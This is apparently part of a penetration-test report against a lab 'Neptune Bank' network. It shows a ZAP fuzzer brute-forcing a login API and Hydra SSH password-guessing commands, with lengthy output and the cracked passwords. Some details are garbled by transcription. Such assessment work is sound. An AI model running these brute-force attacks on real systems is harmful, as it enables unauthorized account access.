
The screenshot shows the Fuzzer tool interface. It has tabs for 'Fuzz Locations', 'Options', and 'Message Processors'. The main area displays an HTTP request with headers and a JSON payload. The 'Fuzz Locations' panel on the right lists fields for fuzzing, with 'username' and 'password' selected. Buttons for 'Add...', 'Remove', 'Payloads...', and 'Processors...' are available. A checkbox at the bottom left is checked, labeled 'Remove Without Confirmation'. At the bottom right are buttons for 'Start Fuzzer', 'Reset', and 'Cancel'.

```

POST http://192.168.171.19/api/authenticate HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.171.19/login
Content-Type: application/json;charset=utf-8
Content-Length: 57
Connection: keep-alive
Host: 192.168.171.19

{
  "username": "qwert",
  "password": "qwer",
  "rememberMe": false
}
  
```





On running the tool with the files, below are the results obtained:

Password for: **jbonano – 30secondstomars**

Akunjus – zxcvbnm,./

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
14,135	Fuzzed	200	OK	1.29 s	1,027 bytes	211 bytes			jbonano, 30secondstom...
55,025	Fuzzed	200	OK	724 ms	1,027 bytes	211 bytes			akunius, zoyvbnm, /
1	Fuzzed	400	Bad Request	69 ms	810 bytes	247 bytes			jbonano,
2,303	Fuzzed	400	Bad Request	82 ms	810 bytes	247 bytes			jbonano, 123
8,044	Fuzzed	400	Bad Request	46 ms	810 bytes	247 bytes			jbonano, me
12,078	Fuzzed	400	Bad Request	10 ms	810 bytes	247 bytes	🟡 Reflected		jbonano, bob
12,312	Fuzzed	400	Bad Request	26 ms	810 bytes	247 bytes			jbonano, lol
15,285	Fuzzed	400	Bad Request	24 ms	810 bytes	247 bytes			jbonano, 1
18,485	Fuzzed	400	Bad Request	10 ms	810 bytes	247 bytes			jbonano, sam
19,115	Fuzzed	400	Bad Request	19 ms	810 bytes	247 bytes			jbonano, boo
23,363	Fuzzed	400	Bad Request	50 ms	810 bytes	483 bytes			jbonano, I'm \$%\$^~
23,790	Fuzzed	400	Bad Request	25 ms	810 bytes	247 bytes			jbonano, hey
24,147	Fuzzed	400	Bad Request	7 ms	810 bytes	247 bytes	🟡 Reflected		jbonano, hi
29,091	Fuzzed	400	Bad Request	18 ms	810 bytes	247 bytes			jbonano, sex
29,332	Fuzzed	400	Bad Request	23 ms	810 bytes	247 bytes			jbonano, dog
31,514	Fuzzed	400	Bad Request	8 ms	810 bytes	247 bytes			jbonano, mom
31,875	Fuzzed	400	Bad Request	6 ms	810 bytes	247 bytes			jbonano, joe

```
Header: Text Body: Text

POST http://192.168.171.19/api/authenticate HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.171.19/login
Content-Type: application/json; charset=utf-8
Content-Length: 70
Connection: keep-alive
Host: 192.168.171.19

{"username": "jbonano", "password": "30secondstomars", "rememberMe": false}
```

```
Header: Text Body: Text

POST http://192.168.171.19/api/authenticate HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.171.19/login
Content-Type: application/json;charset=utf-8
Content-Length: 65
Connection: keep-alive
Host: 192.168.171.19

>{"username": "akunjus", "password": "zxcvbnm, ./", "rememberMe": false}
```

Using hydra for the usernames of executive team with the following command:

```
hydra -L users_exe.txt -P topWordlist.pwd ssh://192.168.171.15 (or hydra -l username -P topWordlist.pwd ssh://192.168.171.15)
```

Password for egressvan:

```
kali㉿kali:~
```

File Actions Edit View Help

```
-h      more command line options (COMPLETE HELP)
server   the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service   the service to crack (see below for supported protocols)
OPT      some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get}
ql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at https://github.com/vanhauser-thc/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example: hydra -l user -P passlist.txt ftp://192.168.0.1
kali㉿kali:~$ 
kali㉿kali:~$ 
kali㉿kali:~$ hydra -l egressvan -P /home/kali/Desktop/topWordlist.pwd ssh://192.168.171.15
Hydra v9.0 (C) 2019, van Hauser/THC. Please do not use in military, or secret service organizations, or for ille
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-03-02 02:01:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fo
[DATA] max 16 tasks per 1 server, overall 16 tasks, 51226 login tries (l:1/p:51226), ~3202 tries per task
[DATA] attacking ssh://192.168.171.15:22/
[STATUS] 181.00 tries/min, 181 tries in 00:01h, 51050 to do in 04:43h, 16 active
[STATUS] 132.67 tries/min, 398 tries in 00:03h, 50833 to do in 06:24h, 16 active
[STATUS] 117.29 tries/min, 821 tries in 00:07h, 50410 to do in 07:10h, 16 active
[STATUS] 117.60 tries/min, 1764 tries in 00:15h, 49467 to do in 07:01h, 16 active
[STATUS] 114.81 tries/min, 3559 tries in 00:31h, 47672 to do in 06:56h, 16 active
[STATUS] 112.85 tries/min, 5304 tries in 00:47h, 45927 to do in 06:47h, 16 active
[STATUS] 112.08 tries/min, 7061 tries in 01:03h, 44170 to do in 06:35h, 16 active
[STATUS] 112.01 tries/min, 8849 tries in 01:19h, 42382 to do in 06:19h, 16 active
[STATUS] 112.40 tries/min, 10678 tries in 01:35h, 40558 to do in 06:01h, 16 active
[STATUS] 112.73 tries/min, 12513 tries in 01:51h, 38723 to do in 05:44h, 16 active
[STATUS] 112.95 tries/min, 14345 tries in 02:07h, 36891 to do in 05:27h, 16 active
[STATUS] 112.96 tries/min, 16153 tries in 02:23h, 35083 to do in 05:11h, 16 active
[STATUS] 113.08 tries/min, 17979 tries in 02:39h, 33257 to do in 04:55h, 16 active
[STATUS] 113.14 tries/min, 19799 tries in 02:55h, 31437 to do in 04:38h, 16 active
[STATUS] 113.26 tries/min, 21633 tries in 03:11h, 29603 to do in 04:22h, 16 active
[STATUS] 113.27 tries/min, 23447 tries in 03:27h, 27789 to do in 04:06h, 16 active
[STATUS] 113.34 tries/min, 25275 tries in 03:43h, 25961 to do in 03:50h, 16 active
[STATUS] 113.40 tries/min, 27102 tries in 03:59h, 24134 to do in 03:33h, 16 active
[STATUS] 113.42 tries/min, 28922 tries in 04:15h, 22314 to do in 03:17h, 16 active
[STATUS] 113.45 tries/min, 30746 tries in 04:31h, 20490 to do in 03:01h, 16 active
[STATUS] 113.46 tries/min, 32564 tries in 04:47h, 18672 to do in 02:45h, 16 active
[STATUS] 113.52 tries/min, 34396 tries in 05:03h, 16840 to do in 02:29h, 16 active
[STATUS] 113.52 tries/min, 36214 tries in 05:19h, 15022 to do in 02:13h, 16 active
[STATUS] 113.58 tries/min, 38049 tries in 05:35h, 13187 to do in 01:57h, 16 active
[STATUS] 113.59 tries/min, 39869 tries in 05:51h, 11367 to do in 01:41h, 16 active
[STATUS] 113.59 tries/min, 41689 tries in 06:07h, 9547 to do in 01:25h, 16 active
[STATUS] 113.61 tries/min, 43511 tries in 06:23h, 7725 to do in 01:08h, 16 active
[STATUS] 113.64 tries/min, 45344 tries in 06:39h, 5892 to do in 00:52h, 16 active
[STATUS] 113.67 tries/min, 47172 tries in 06:55h, 4064 to do in 00:36h, 16 active
[STATUS] 113.69 tries/min, 49001 tries in 07:11h, 2235 to do in 00:20h, 16 active
[22][ssh] host: 192.168.171.15  login: egressvan  password: babygurl101
1 of 1 target successfully completed, 1 valid password found
[WARNING] Waiting restore file because 14 final worker threads did not complete until end.
[ERROR] 14 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-03-02 09:21:38
kali㉿kali:~$ 
```

Password for pwindsor:

```
kali@kali:~
```

File Actions Edit View Help

```
kali@kali: $ hydra -l pwindsor -P /home/kali/Desktop/topWordlist.pwd ssh://192.168.171.15
Hydra v9.0 (c) 2010 by van Hauser/THC. Please do not use in military or secret service organizations, or for ille
```

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2020-03-02 03:14:54

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -

[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session fo

[DATA] max 16 tasks per 1 server, overall 16 tasks, 51226 login tries (l:1/p:51226), ~3202 tries per task

[DATA] attacking ssh://192.168.171.15:22

[STATUS] 186.00 tries/min, 186 tries in 00:01h, 51050 to do in 04:35h, 16 active

[STATUS] 124.33 tries/min, 373 tries in 00:03h, 50863 to do in 06:50h, 16 active

[STATUS] 118.00 tries/min, 826 tries in 00:07h, 50410 to do in 07:08h, 16 active

[STATUS] 115.20 tries/min, 1728 tries in 00:15h, 49508 to do in 07:10h, 16 active

[STATUS] 114.48 tries/min, 3549 tries in 00:31h, 47690 to do in 06:57h, 16 active

[STATUS] 114.66 tries/min, 5389 tries in 00:47h, 45850 to do in 06:40h, 16 active

[STATUS] 114.73 tries/min, 7228 tries in 01:03h, 44011 to do in 06:24h, 16 active

[STATUS] 114.48 tries/min, 9044 tries in 01:19h, 42195 to do in 06:09h, 16 active

[STATUS] 114.22 tries/min, 10851 tries in 01:35h, 40388 to do in 05:54h, 16 active

[STATUS] 114.19 tries/min, 12675 tries in 01:51h, 38564 to do in 05:38h, 16 active

[STATUS] 114.24 tries/min, 14509 tries in 02:07h, 36730 to do in 05:22h, 16 active

[STATUS] 114.24 tries/min, 16336 tries in 02:23h, 34903 to do in 05:06h, 16 active

[STATUS] 114.18 tries/min, 18155 tries in 02:39h, 33084 to do in 04:50h, 16 active

[STATUS] 114.14 tries/min, 19974 tries in 02:55h, 31265 to do in 04:34h, 16 active

[STATUS] 114.09 tries/min, 21792 tries in 03:11h, 29447 to do in 04:19h, 16 active

[STATUS] 114.10 tries/min, 23619 tries in 03:27h, 27620 to do in 04:03h, 16 active

[STATUS] 114.14 tries/min, 25453 tries in 03:43h, 25786 to do in 03:46h, 16 active

[STATUS] 114.10 tries/min, 27271 tries in 03:59h, 23968 to do in 03:31h, 16 active

[STATUS] 114.04 tries/min, 29081 tries in 04:15h, 22158 to do in 03:15h, 16 active

[STATUS] 114.06 tries/min, 30910 tries in 04:31h, 20329 to do in 02:59h, 16 active

[STATUS] 114.10 tries/min, 32746 tries in 04:47h, 18493 to do in 02:43h, 16 active

[STATUS] 114.11 tries/min, 34575 tries in 05:03h, 16664 to do in 02:27h, 16 active

[STATUS] 114.08 tries/min, 36390 tries in 05:19h, 14849 to do in 02:11h, 16 active

[STATUS] 114.08 tries/min, 38218 tries in 05:35h, 13021 to do in 01:55h, 16 active

[STATUS] 114.08 tries/min, 40042 tries in 05:51h, 11197 to do in 01:39h, 16 active

[STATUS] 114.08 tries/min, 41866 tries in 06:07h, 9373 to do in 01:23h, 16 active

[STATUS] 114.09 tries/min, 43696 tries in 06:23h, 7543 to do in 01:07h, 16 active

[STATUS] 114.06 tries/min, 45508 tries in 06:39h, 5731 to do in 00:51h, 16 active

[STATUS] 114.07 tries/min, 47337 tries in 06:55h, 3902 to do in 00:35h, 16 active

[STATUS] 114.00 tries/min, 49139 tries in 07:11h, 2686 to do in 00:19h, 16 active

[22][ssh] host: 192.168.171.15 login: pwindsor password: Brianna1

1 of 1 target successfully completed, 1 valid password found

[WARNING] Writing restore file because 15 final worker threads did not complete until end.

[ERROR] 15 targets did not resolve or could not be connected

[ERROR] 0 targets did not complete

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) finished at 2020-03-02 10:32:14

```
kali@kali:~$
```

Password for pcosta:

```
kali㉿kali: ~ [hydra -l pcosta -P /home/kali/Desktop/topWordlist\ .pwd 192.168.214.6 ssh]
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 51226 login tries (1:/1:p:51226), ~3202 tries per task
[DATA] attacking ssh://192.168.214.6:22/
[STATUS] 179.00 tries/min, 179 tries in 00:01h, 51050 to do in 04:46h, 16 active
[STATUS] 125.00 tries/min, 375 tries in 00:03h, 50854 to do in 06:47h, 16 active
[STATUS] 117.00 tries/min, 819 tries in 00:07h, 50410 to do in 07:11h, 16 active
[STATUS] 117.87 tries/min, 1768 tries in 00:15h, 49461 to do in 06:00h, 16 active
[STATUS] 114.23 tries/min, 3547 tries in 00:31h, 47689 to do in 06:58h, 16 active
[STATUS] 114.47 tries/min, 5380 tries in 00:47h, 45850 to do in 06:41h, 16 active
[STATUS] 114.60 tries/min, 7220 tries in 01:03h, 44010 to do in 06:25h, 16 active
[STATUS] 114.66 tries/min, 9058 tries in 01:19h, 42172 to do in 06:08h, 16 active
[STATUS] 114.54 tries/min, 10881 tries in 01:35h, 40349 to do in 05:53h, 16 active
[STATUS] 114.17 tries/min, 12673 tries in 01:51h, 38557 to do in 05:38h, 16 active
[STATUS] 114.24 tries/min, 14508 tries in 02:07h, 36722 to do in 05:22h, 16 active
[STATUS] 114.27 tries/min, 16340 tries in 02:23h, 34890 to do in 05:06h, 16 active
[STATUS] 114.29 tries/min, 18172 tries in 02:39h, 33058 to do in 04:50h, 16 active
[STATUS] 114.24 tries/min, 19992 tries in 02:55h, 31238 to do in 04:34h, 16 active
[STATUS] 114.21 tries/min, 21814 tries in 03:11h, 29416 to do in 04:18h, 16 active
[STATUS] 114.15 tries/min, 23629 tries in 03:27h, 27601 to do in 04:02h, 16 active
[STATUS] 114.19 tries/min, 25465 tries in 03:43h, 25765 to do in 03:46h, 16 active
[STATUS] 114.17 tries/min, 27287 tries in 03:59h, 23943 to do in 03:30h, 16 active
[STATUS] 114.19 tries/min, 29118 tries in 04:15h, 22112 to do in 03:14h, 16 active
[STATUS] 114.20 tries/min, 30948 tries in 04:31h, 20282 to do in 02:58h, 16 active
[STATUS] 114.17 tries/min, 32768 tries in 04:47h, 18462 to do in 02:42h, 16 active
[STATUS] 114.15 tries/min, 34587 tries in 05:03h, 16643 to do in 02:26h, 16 active
[STATUS] 114.16 tries/min, 36416 tries in 05:19h, 14814 to do in 02:10h, 16 active
[STATUS] 114.14 tries/min, 38236 tries in 05:35h, 12994 to do in 01:54h, 16 active
[STATUS] 114.16 tries/min, 40070 tries in 05:51h, 11160 to do in 01:38h, 16 active
[STATUS] 114.15 tries/min, 41894 tries in 06:07h, 9336 to do in 01:22h, 16 active
[STATUS] 114.14 tries/min, 43714 tries in 06:23h, 7516 to do in 01:06h, 16 active
[STATUS] 114.13 tries/min, 45536 tries in 06:39h, 5694 to do in 00:50h, 16 active
[STATUS] 114.13 tries/min, 47364 tries in 06:55h, 3866 to do in 00:34h, 16 active
[STATUS] 114.13 tries/min, 49191 tries in 07:11h, 2039 to do in 00:18h, 16 active
[22][ssh] host: 192.168.214.6 login: pcosta password: NoGah$!
1 of 1 targets successfully completed, 1 valid password found
[WARNING] Writing workers file because 16 final worker threads did not complete until end
[ERROR] 14 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-25 06:56:46
```

With the obtained credentials, we used ftp service of Neptune N to break into the confidential files of Neptune Bank.

Failed attempts using Hydra:

```
kali:kali:~$ hydra -l kawad -P /home/kali/Desktop/topWordlist\ .pwd 192.168.214.8 ssh
Hydra v9.0 (, 2010 by van Hauser/THC. Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-28 02:03:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 51226 login tries (l:1/p:51226), ~3202 tries per task
[DATA] attacking ssh://192.168.214.8:22/
[STATUS] 185.00 tries/min, 185 tries in 00:01h, 51050 to do in 04:36h, 16 active
[STATUS] 149.67 tries/min, 449 tries in 00:03h, 50810 to do in 05:40h, 16 active
[STATUS] 130.57 tries/min, 914 tries in 00:07h, 50345 to do in 06:26h, 16 active
[STATUS] 133.40 tries/min, 2001 tries in 00:15h, 49258 to do in 06:10h, 16 active
[STATUS] 127.00 tries/min, 3937 tries in 00:31h, 47322 to do in 06:13h, 16 active
[STATUS] 123.60 tries/min, 5809 tries in 00:47h, 45450 to do in 06:08h, 16 active
[STATUS] 122.11 tries/min, 7693 tries in 01:03h, 43566 to do in 05:57h, 16 active
[STATUS] 121.11 tries/min, 9568 tries in 01:19h, 41691 to do in 05:45h, 16 active
[STATUS] 120.21 tries/min, 11420 tries in 01:35h, 39839 to do in 05:32h, 16 active
[STATUS] 118.94 tries/min, 13202 tries in 01:51h, 38057 to do in 05:20h, 16 active
[STATUS] 118.38 tries/min, 15034 tries in 02:07h, 36225 to do in 05:07h, 16 active
[STATUS] 118.03 tries/min, 16878 tries in 02:23h, 34381 to do in 04:52h, 16 active
[STATUS] 117.70 tries/min, 18714 tries in 02:39h, 32545 to do in 04:37h, 16 active
[STATUS] 117.34 tries/min, 20534 tries in 02:55h, 30725 to do in 04:22h, 16 active
[STATUS] 117.02 tries/min, 22351 tries in 03:11h, 28908 to do in 04:08h, 16 active
[STATUS] 116.78 tries/min, 24174 tries in 03:27h, 27085 to do in 03:52h, 16 active
[STATUS] 116.62 tries/min, 26000 tries in 03:43h, 25253 to do in 03:37h, 16 active
[STATUS] 116.49 tries/min, 27840 tries in 03:59h, 23419 to do in 03:22h, 16 active
[STATUS] 116.31 tries/min, 29660 tries in 04:15h, 21599 to do in 03:06h, 16 active
[STATUS] 116.12 tries/min, 31469 tries in 04:31h, 19790 to do in 02:51h, 16 active
[STATUS] 116.04 tries/min, 33304 tries in 04:47h, 17955 to do in 02:35h, 16 active
[STATUS] 116.07 tries/min, 35168 tries in 05:03h, 16091 to do in 02:19h, 16 active
[STATUS] 116.03 tries/min, 37013 tries in 05:19h, 14246 to do in 02:03h, 16 active
[STATUS] 115.94 tries/min, 38849 tries in 05:35h, 12419 to do in 01:48h, 16 active
[STATUS] 115.81 tries/min, 40651 tries in 05:51h, 10608 to do in 01:32h, 16 active
[STATUS] 115.74 tries/min, 42478 tries in 06:07h, 8781 to do in 01:16h, 16 active
[STATUS] 115.72 tries/min, 44319 tries in 06:23h, 6940 to do in 00:60h, 16 active
[STATUS] 115.69 tries/min, 46161 tries in 06:39h, 5098 to do in 00:45h, 16 active
[STATUS] 115.60 tries/min, 47973 tries in 06:55h, 3286 to do in 00:29h, 16 active
[STATUS] 115.51 tries/min, 49786 tries in 07:11h, 1473 to do in 00:13h, 16 active
[STATUS] 115.50 tries/min, 50358 tries in 07:16h, 901 to do in 00:08h, 16 active
[STATUS] 115.54 tries/min, 50952 tries in 07:21h, 307 to do in 00:03h, 16 active
1 of 1 target completed, 0 valid passwords found
[WARNING] Writing restore file because 15 final worker threads did not complete until end.
[ERROR] 15 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-28 09:27:03
kali:kali:~$
```

```

kali㉿kali: ~$ hydra -l awu -P /home/kali/Desktop/topWordlist\ .pwd 192.168.214.8 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-28 02:04:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 51226 login tries (l:1/p:51226), ~3202 tries per task
[DATA] attacking ssh://192.168.214.8:22/
[STATUS] 183.00 tries/min, 183 tries in 00:01h, 51050 to do in 04:39h, 16 active
[STATUS] 142.00 tries/min, 426 tries in 00:03h, 50811 to do in 05:58h, 16 active
[STATUS] 118.14 tries/min, 827 tries in 00:07h, 50410 to do in 07:07h, 16 active
[STATUS] 120.47 tries/min, 1807 tries in 00:15h, 49450 to do in 06:51h, 16 active
[STATUS] 117.19 tries/min, 3633 tries in 00:31h, 47626 to do in 06:47h, 16 active
[STATUS] 115.77 tries/min, 5441 tries in 00:47h, 45818 to do in 06:36h, 16 active
[STATUS] 115.56 tries/min, 7280 tries in 01:03h, 43979 to do in 06:21h, 16 active
[STATUS] 115.57 tries/min, 9130 tries in 01:19h, 42129 to do in 06:05h, 16 active
[STATUS] 115.43 tries/min, 10964 tries in 01:35h, 40295 to do in 05:50h, 16 active
[STATUS] 114.98 tries/min, 12763 tries in 01:51h, 38496 to do in 05:35h, 16 active
[STATUS] 114.81 tries/min, 14581 tries in 02:07h, 36678 to do in 05:20h, 16 active
[STATUS] 114.79 tries/min, 16415 tries in 02:23h, 34844 to do in 05:04h, 16 active
[STATUS] 114.83 tries/min, 18258 tries in 02:39h, 33001 to do in 04:48h, 16 active
[STATUS] 114.72 tries/min, 20076 tries in 02:55h, 31183 to do in 04:32h, 16 active
[STATUS] 114.57 tries/min, 21882 tries in 03:11h, 29377 to do in 04:17h, 16 active
[STATUS] 114.53 tries/min, 23707 tries in 03:27h, 27552 to do in 04:01h, 16 active
[STATUS] 114.54 tries/min, 25543 tries in 03:43h, 25716 to do in 03:45h, 16 active
[STATUS] 114.53 tries/min, 27373 tries in 03:59h, 23886 to do in 03:29h, 16 active
[STATUS] 114.44 tries/min, 29183 tries in 04:15h, 22076 to do in 03:13h, 16 active
[STATUS] 114.43 tries/min, 31011 tries in 04:31h, 20248 to do in 02:57h, 16 active
[STATUS] 114.44 tries/min, 32844 tries in 04:47h, 18415 to do in 02:41h, 16 active
[STATUS] 114.48 tries/min, 34687 tries in 05:03h, 16572 to do in 02:25h, 16 active
[STATUS] 114.44 tries/min, 36507 tries in 05:19h, 14752 to do in 02:09h, 16 active
[STATUS] 114.41 tries/min, 38327 tries in 05:35h, 12932 to do in 01:54h, 16 active
[STATUS] 114.36 tries/min, 40142 tries in 05:51h, 11117 to do in 01:38h, 16 active
[STATUS] 114.36 tries/min, 41970 tries in 06:07h, 9289 to do in 01:22h, 16 active
[STATUS] 114.37 tries/min, 43804 tries in 06:23h, 7455 to do in 01:06h, 16 active
[STATUS] 114.36 tries/min, 45631 tries in 06:39h, 5628 to do in 00:50h, 16 active
[STATUS] 114.30 tries/min, 47436 tries in 06:55h, 3823 to do in 00:34h, 16 active
[STATUS] 114.30 tries/min, 49268 tries in 07:11h, 1991 to do in 00:18h, 16 active
[STATUS] 114.30 tries/min, 51023 tries in 07:27h, 106 to do in 00:02h, 16 active
1 of 1 target completed, 0 valid passwords found
[WARNING] Writing restore file because 15 final worker threads did not complete until end.
[ERROR] 15 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-28 09:33:04
kali㉿kali: ~

```

Kali-Linux-2020.1-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OWASP ZAP - Mozilla F... [kali@kali: ~] [kali@kali: ~/Downloads] [kali@kali: ~]

07:56 PM

File Actions Edit View Help

```

kali㉿kali: ~$ hydra -l akunios -P /home/kali/Desktop/topWordlist\ .pwd 192.168.214.6 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-25 11:42:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 51226 login tries (l:1/p:51226), ~3202 tries per task
[DATA] attacking ssh://192.168.214.6:22/
[STATUS] 182.00 tries/min, 182 tries in 00:01h, 51050 to do in 04:41h, 16 active
[STATUS] 136.00 tries/min, 408 tries in 00:03h, 50824 to do in 06:14h, 16 active
[STATUS] 117.43 tries/min, 822 tries in 00:07h, 50410 to do in 07:10h, 16 active
[STATUS] 118.13 tries/min, 1772 tries in 00:15h, 49460 to do in 06:59h, 16 active
[STATUS] 114.98 tries/min, 3562 tries in 00:31h, 47678 to do in 06:55h, 16 active
[STATUS] 114.51 tries/min, 5382 tries in 00:47h, 45858 to do in 06:41h, 16 active
[STATUS] 114.63 tries/min, 7222 tries in 01:03h, 44018 to do in 06:24h, 16 active
[STATUS] 114.68 tries/min, 9068 tries in 01:19h, 42172 to do in 06:08h, 16 active
[STATUS] 114.32 tries/min, 10869 tries in 01:35h, 40374 to do in 05:54h, 16 active
[STATUS] 114.17 tries/min, 12673 tries in 01:51h, 38561 to do in 05:38h, 16 active
[STATUS] 114.29 tries/min, 14504 tries in 02:07h, 36730 to do in 05:22h, 16 active
[STATUS] 114.26 tries/min, 16344 tries in 02:23h, 34894 to do in 05:06h, 16 active
[STATUS] 114.18 tries/min, 18167 tries in 02:39h, 33067 to do in 04:50h, 16 active
[STATUS] 114.12 tries/min, 21796 tries in 03:11h, 29438 to do in 04:18h, 16 active
[STATUS] 114.13 tries/min, 23524 tries in 03:27h, 27610 to do in 04:02h, 16 active
[STATUS] 114.17 tries/min, 25460 tries in 03:43h, 25774 to do in 03:46h, 16 active
[STATUS] 114.15 tries/min, 27282 tries in 03:59h, 23952 to do in 03:30h, 16 active
[STATUS] 114.07 tries/min, 29988 tries in 04:15h, 22146 to do in 03:15h, 16 active
[STATUS] 114.07 tries/min, 30914 tries in 04:31h, 20320 to do in 02:59h, 16 active
[STATUS] 114.09 tries/min, 32744 tries in 04:47h, 18490 to do in 02:43h, 16 active
[STATUS] 114.13 tries/min, 34581 tries in 05:03h, 16653 to do in 02:26h, 16 active
[STATUS] 114.02 tries/min, 36373 tries in 05:19h, 14861 to do in 02:11h, 16 active
[STATUS] 114.02 tries/min, 38196 tries in 05:35h, 13038 to do in 01:55h, 16 active
[STATUS] 114.03 tries/min, 40024 tries in 05:51h, 11210 to do in 01:39h, 16 active
[STATUS] 114.07 tries/min, 41864 tries in 06:07h, 9378 to do in 01:23h, 16 active
[STATUS] 114.05 tries/min, 43683 tries in 06:23h, 7551 to do in 01:07h, 16 active
[STATUS] 113.99 tries/min, 45483 tries in 06:39h, 5751 to do in 00:51h, 16 active
[STATUS] 114.01 tries/min, 47314 tries in 06:55h, 3928 to do in 00:35h, 16 active
